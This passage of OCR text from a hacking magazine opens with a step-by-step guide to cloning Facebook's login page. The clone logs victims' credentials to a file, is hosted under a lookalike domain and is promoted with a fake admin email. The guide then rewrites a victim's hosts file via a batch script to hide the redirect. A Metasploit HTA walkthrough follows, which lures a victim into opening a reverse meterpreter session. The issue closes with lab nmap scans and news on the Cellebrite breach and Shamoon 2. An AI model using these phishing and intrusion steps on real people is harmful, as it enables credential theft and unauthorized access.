
Now open index.html (saved on your computer) using notepad and hit “CTRL+F”. In the Find box opened, type “action” and click on “Find Next”. We are searching for an action that belongs to the login form. Look at the value of the action.



Now change the value of action to “phish.php”. We are doing this because we want the user to be redirected to the page we want after he enters his credentials. Now when the user enters his credentials, the page that loads will be “phish.php” and not the page Facebook wants.



Now let’s create the page phish.php. Open Notepad and type the following script into it and save it as “phish.php”. What this script does is it logs the user credentials and saves it to a file named “pass.txt”.



Now all our files are ready. Next step is to upload all these files to any free web hosting site available on the internet. Google for free web hosting sites, select any one of them(I used bytehost7), create an account with username as close to Facebook as possible and delete the index.html file available in the htdocs folder.Then using Online File Management upload your own index.html and phish.php files to the htdocs folder. Your htdocs folder will look like below.

Let’s check if our phishing page is ready by typing the address of our site (www.fackebook.bytehost17.com). If the page is displayed as shown below, then our page

phishing page is working perfectly.

Ok, our phishing site is ready. It's time do the social engineering part. In Social engineering, we need to convince the user to visit our fake Facebook site.

One of the ways we can do this is through sending him an email. Needless to say, this e-mail should be convincing enough for the user (in this case, victim).

We have many free email service providers to send fake mail. Create a sending email addre-ss convincingly close to facebook as possible In order for the victim not to smell something fishy, we will obfuscate the url of the fake pag-e we are about to send him.

Here I have sent the mail as a Facebook admi-n warning my victim that his account has bee-n deemed fake and it will be suspended. To prevent suspension, I am asking the user to log in to his account.

When the user falls for my trick and clicks on the obfuscated url, he will be redirected to our phishing page.

If the victim is not cautious enough in observ-ing the url and enters his username and pass-word, our attack is a success. To show this, let us enter random values in both username field and password field and hit Enter.

Now a text file with name pass.txt will be cre-ated in the htdocs folder containing both the username and the password as shown below.

This file consists of the username and passw-ord. Click on the file. We can see both the em-ail and the password I have entered. The email is “don’t get hacked” and the password is “like me”.

DESKTOP PHISHING

Desktop phishing is an advanced stage of phi-shing. The process for phishing and desktop phishing is almost same. The only difference is in the location where we upload our phishin-g files. Whereas in phishing we upload our fi-les to an external webserver, in desktop phish-ing we upload our files to the web server on our desktop.

Why do we need desktop phishing? Because there are three disadvantages with

the phishing process as explained above.

One, no matter how hard we may try, the url always looks suspicious as shown below. So if our victim is a bit cautious, he may figure out something is fishy.

Two, modern day browsers are capable of de-tecting phishing sites as shown below.


Three, as soon as the webhosting provider de-tects that you hosted a phishing site, he will suspend your account. This will most likely happen within 24 hours.

Desktop phishing overcomes all these defects. As already told, this process is same as phishing, until the creation of phishing files as explained above.


Now we need to set up a web server. Install Wamp Server on your Windows machine(Google Wamp server to know more about it).

Next, we need to install a VPN on our system to keep our IP static (Static IP means our IP address never changes. Since we store phi-shing files on our web server and send our IP address to the victim, we should make sure that this IP never changes as it results in failed connection). We will see installation of VPN in NOT JUST ANOTHER TOOL section of the same issue.


Once the installation of WAMP server is over, copy our phishing files to the root directory of Wamp server. That would be C://Wamp/www.



Given below is the script of our file phish.php.




Next, we need to change some permissions to allow external users to access our phishing website.Go to “C:/wamp/bin/apache/Apache 2.4.4/conf” and make changes to ‘httpd.conf’ file as shown below. These changes give permission to external users to access our Wamp server.



We're done setting our phishing website.Start Wamp server, open the browser and type “localhost” to see if our phishing site is working properly.

Now open Notepad and create a batch file as shown below.We need to send this file to the victim machine and make him execute it. Make sure you replace the IP address below

with one assigned by VPN.



What are we doing here? We are trying to change the DNS entry of the victim's compute-r to redirect to our IP when user tries to open Facebook (We will discuss DNS deeply in our future issues, but if you are curious, please visit the link given below.
http://computer.howstuffworks.com/dns.htm

We need to make our victim execute this batch file we have created. Although there are many ways to do that, we have explained one of the ways to do that in "Sending The Package" section of Hackercool Oct 2016 issue. This script will only work when a user with admin rights executes it.

What the above script does is it changes the hosts file in the victim's system to redirect to our fake website when user tries to access Facebook. Now, what is hosts file?

Hosts file is a text file located in the folder "C:/windows/system32/drivers/etc" which resolves IP addresses associated with domain names. It is as shown below.

Usually when we try to vist any website say www.google.com our system sends a query for it's IP address to the DNS server. When we make an entry in the hosts file of our compute-r, the query is not sent to the DNS server but address is resolved based on our hosts file only. The same is the case here. When the victim clicks on the executable sent by us,it changes the hosts file like below.

Now when victim types "www.facebook.com" in his browser, he is redirected to our wamp server. Notice that the url looks completely genuine and the browser didn't detect it as a phishing site.

When the unsuspecting victim enters his credentials,

a text file called pass .txt is created in the www directory. On opening the file and we can see the credentials as shown below.

This link can be sent to any number of users.

(TO BE CONTINUED)

HACKING WINDOWS WITH HTA WEB SERVER

METASPLOIT THIS MONTH

Hello aspiring hackers. In this month's issue, we will see how to hack a Windows system wi -th HTA server exploit.


What is HTA web server? HTA stands for HTML application. Needless to say,this server hosts a HTA file, which when opened by the vi -ctim will execute a payload via powershell.

Ofcourse, the browser warns the user bef-ore executing the payload.


Start Metasploit and load the hta web server exploit as shown below.Type command "show options" to see the options we need to set to use this exploit.

Type command "show payloads" to see all the payloads we can use with this exploit. For this howto, I set the reverse meterpreter payload as shown below.

Set the required options and type command “run” to start the exploit.



The exploit generates an url as shown below. We need to send this url to the victim and make the victim click on this particular url




for our exploit to work.


This requires some social engineering on the attacker's part. We can use url shortener to obfuscate the url.

When the victim clicks on the url we sent him as shown below, the browser prompts a warn-ing about the payload as shown below.

When the user ignores the warning and clicks on “run”, a meterpreter session is opened as shown below.



The number of sessions can be seen by typin g command "sessions -l". The "sessions -i 1" command gives access to the meterpreter se -ssion we just got on the remote machine.



Send all your queries regarding hacking to qa@hackercool.com


SCANNING AND BANNER GRABBING

METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main hindrances to practice the skil -l of ethical hacking. Metasploitable is one of the best and often underestimated vuln- erable OS useful to learn ethical hacking. Many of my readers have been asking me for metasploitable tutorials.So from last m -onth I decided to make a complete Metas- ploitable hacking guide in accordance wit- h ethical hacking methodology. I have pla -nned this series keeping absolute beginn- ers in mind. In the last issue, we saw how to create a pentesting lab. In this issue, we will see scanning and banner grabbing.

Scanning is the second stage of hacking whe- re we gather more information about our targe -t. Imagine a scenario where we got the IP address range of our target and we want to ch -eck how many live systems are there. This is known as network scanning.


There are many tools in our attacker syst -em but we will use Zenmap. Open a terminal and type command “zenmap”. It would open a GUI tool as shown below. Give the IP address range as shown below. (192.168.25.100-130, it may differ for you) and select “ping scan”. Then click on “scan”. It will show all the live sy -stems. In our case, only Metasploitable.



Now let’s do port scanning of the live system. Now in target field, specify only the IP addres- s of Metasploitable. In Profile, select “slow and comprehensive scan” and click on “scan”. It will show all the open ports as shown below.



But Nmap, the command line version of Zenm -ap is widely used for port scanning.Nmap is a versatile port scanner. (Zenmap is the GUI version of Nmap). The default way to use Nmap is shown below. It would list all the ope- n ports. Only some ports are shown below.



Next we will see how to grab banners. Banne- rs display information about the type of servic- e running at the open ports of our target. This can reveal some important information about our target which can be used for hacking. The Nmap command for banner grabbing and its results are shown below.

```
root@kali:~# nmap -sV 192.168.25.129

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-23 01:40 EST
Nmap scan report for 192.168.25.129
Host is up (0.00065s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         Unreal ircd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32776/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:3E:0C:03 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds
root@kali:~#
```

We can also use Nmap to find out the operating system of our target. The command is given below.

```
root@kali:~# nmap -sS -O 192.168.25.129

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-23 01:42 EST
Nmap scan report for 192.168.25.129
Host is up (0.00041s latency).
Not shown: 976 closed ports
```

The OS details are given below.

```
MAC Address: 00:0C:29:3E:0C:03 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
```

There is another way of grabbing banners. It is telnetting to each port as shown below. The results can also be seen.

```
root@kali:~# telnet 192.168.25.129 21
Trying 192.168.25.129...
Connected to 192.168.25.129.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
root@kali:~# telnet 192.168.25.129 22
Trying 192.168.25.129...
Connected to 192.168.25.129.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Send all your queries regarding hacking to qa@hackercool.com

HACKING Q&A

Q : Hi, I really like the way you gave tips on "how to become a hacker". These were very practical and straightforward. Thanks -Anil.

A : Thanks for the compliment Anil. You know it is appreciation like this that keeps me to go on.

Q : Hi, I really like your magazine. It's very informative and clear. But can you tell me where to download Metasploit. Thanks in advance. -Zeez.

A : Zeez, Thanks for your appreciation. Comin -g to your query, if you are using Kali Linux, M -etasploit is installed by default. That seems to the easiest case for you but if you want to d -ownload Metasploit, it's available at https://www.metasploit.com

Q : I am having problem in installation of kali linux iso image 32 bit in virtual box in which start, then select graphical install t- en only dark black screen is seen.... How can i install it??? Plz help me - Sandeep

A: Sandeep, increase the RAM available to the Gues OS and try normal install instead of graphical install. Plz send me a query about the result.

Q : Hello hackercool. I really like your mag -azine but am confused over RTHS section of your magazine. Can you explain a bit about this?-FAQ

A: Readers, RTHS stands for Real Time hack- ing scenario. As the name implies, it simulate- s real time hacking.It started in Oct 2016 issu- e. It showed how a hacker hacked a Joomla web server by exploiting a vulnerability in web apps. The Nov 2016 and Dec 2016 issues foc -ussed on Real Time Forensic scenario. It trie -d to trace the steps of the hack shown in Oct 2016. The Jan 2017 issue showed how the h- acker installed a backdoor in the same web s- erver and came back to deface the website ev -enthough the site was patched. This issue sh -ows a new scenario of hacking with payloads

CELLEBRITE DATA BREACH

HACK OF THE MONTH

What?

Hacker has been hacked. Cellebrite, an Israe-li mobile hacking company witnessed a data breach and around 900 GB of data belonging to customers has been stolen.This company was recently in the news for allegedly crackin-g open the iPhone 5c of San Bernardino sho-oter Syed Farook on the behest of FBI.

Cellebrite is considered a specialist in mobile forensics and is known for products lik-e the Universal Forensic Extraction Device (UFED) which allegedly can grab data from over 20,000 types of smartphones. This data can include SMS logs, call logs and also wipe-d data.

The stolen data included the customer information like userna-me and hashed passwo-rds.The Israeli firm confess-ed that the server prone to the breach hosted a legacy database of my.Cellebrite. This secti-on of the site is used by customers for updat-es. The data also included some evidence files from the mobile phones.

Who?

As in most of the breaches like these, we do-n't know who did it unless the hacker claims r-esponsibility. But whoever the hacker is, he still didn't publish the dump online.According to Motherboard, he has traded the access among few people in some online forums and the hacker still not made clear as to what his actual intention was in performing the hack. “I can't say too much about what has been done,” the hacker told Motherboard. “It's one thing to slap them, it's a very different thing to take pictures of [their] balls hanging out.”

How?

The breach resulted from an external web ser-ver related to Cellebrite's website. We know nothing more than that until now.

Impact

The company has announced that there is no danger posed to the customers with this hack but suggested their customers to chang-e passwords on their next login. But the hack revelead that this company does business wi-th many countries like US,Russia,UAE,Turkey and other countries which have a questionabl-e human rights records. Apart from these, th-eir customers also include many local and regional law enforcement authorities.

A few years back, similar companies like HackingTeam and Gam-ma group were hacke-d by a hacker named Phineas Fisher who made their data public. These companies also worked for many gover-nments in providing digital surveillance servi-ces.

“I can't say too much about what has been done,” the hacker told Motherboard. “It's one thing to slap them, it's a very different thing to take pictures of [their] balls hanging out.

There was a huge backlash against these companies at that time since they were sellin-g their hacking services to many governmen-ts with poor human rights records. But analy-sts say, in the case of Cellebrite this may not be there as the data has been not made publ-ic.

Aftermath

Cellebrite has asked its customers to change their passwords and has also started an inve-stigation into how this hack happened and h-ow much damage it caused. However the real intention of the breach is still unknown.

Reports say FBI paid around 1 million$ to Cellebrite for the software to unlock the Iphone of the San Benardino shooter Syed Farook. Ofcourse the software can be used to break all other Iphones with IOS9 without any extra payment.The actual loss due to the hack is estimated to be 1.3 million$.

Shamoon is back

HACKSTORY

Recently, the Saudi Arabian government has warned that Shamoon 2 malware was behind the attacks on Labour ministry and a chemicals firm.

Shamoon 2 is the variant of its predecessor Shamoon or Disttrack which is a disk wiping malware.

The attack campaign of Shamoon started in August 2012, when more than 30,000 systems belonging to a Saudi Arabian energy company. As soon as it infects one system it spreads to other systems in the network using stolen credentials. It is notoriously famous for wiping of the disks clean.

According to research done by PaloAlto Networks, Shamoon 2 consists of three parts: the dropper, communications and wiper components. The Shamoon 2 executable is a dropper that extracts additional tools from embedded resources. Inside this is a component responsible for communicating with a Command and Control server and a separate component used to carry out the wiping functionality.

According to Symantec, *"The first component, dropper creates a service with the name 'NtsSrv' to remain persistent on the infected computer. It spreads across a local network by copying itself on to other computers and will drop additional components to infected computers. The dropper comes in 32-bit and 64-bit versions. If the 32-bit dropper detects a 64-bit architecture, it will drop the 64-bit version.*
The second component : wiper, drops a third component, known as the Eldos driver. This enables access to the hard disk directly from user-mode without the need of Windows APIs. The wiper uses the Eldos driver to overwrite the hard disk with photos of Alan Kurdi, the Syrian boy who died by drowning in Mediterranean Sea (while the earlier attack overwrote them with the image of a burning American flag).
The final component : reporter is responsible for handling communications with a command and control (C&C) server operated by the attackers. It can download additional binaries from the C&C server and change the pre-configured disk-wiping time if instructed by the C&C server. It is also configured to send a report verifying that a disk has been wiped to the C&C server.

Both attacks of Shamoon were timed to have maximum impact. Both attacks happened on a Thursday when the Saudi workweek generally ends. So whoever started this attack wanted the virus to do maximum damage before it could be discovered.

There is another similarity in these attacks. Both of them used the adminstrator credentials to log into systems to spread around the network. How they acquired these credentials is still unknown but many presume they should have got them in a previous hack.

The only change in Shamoon 2 is that it not only included credentials of Windows domain accounts, but also default usernames and passwords for Huawei FusionCloud, a virtual desktop infrastructure (VDI) solution.

VDI solutions like Huawei FusionCloud create regular snapshots of the virtualized desktops,which allow users to easily restore them to a known working state when something goes wrong. So these attackers were trying to delete these snapshots so that recovery of systems is not possible.

Although no hacker goup has claimed responsibility for this attack, the complexity of the hack suggests a state actor and Iran is the prime suspect.One year back, Saudi hacker groups defaced several websites belonging to Iranian Government. The Iranian cyber warriors repaid them with same acts some time later.

Eventhough the actual attackers can't be found out the cyber domain has become a favorite battleground for nations to play out their power games .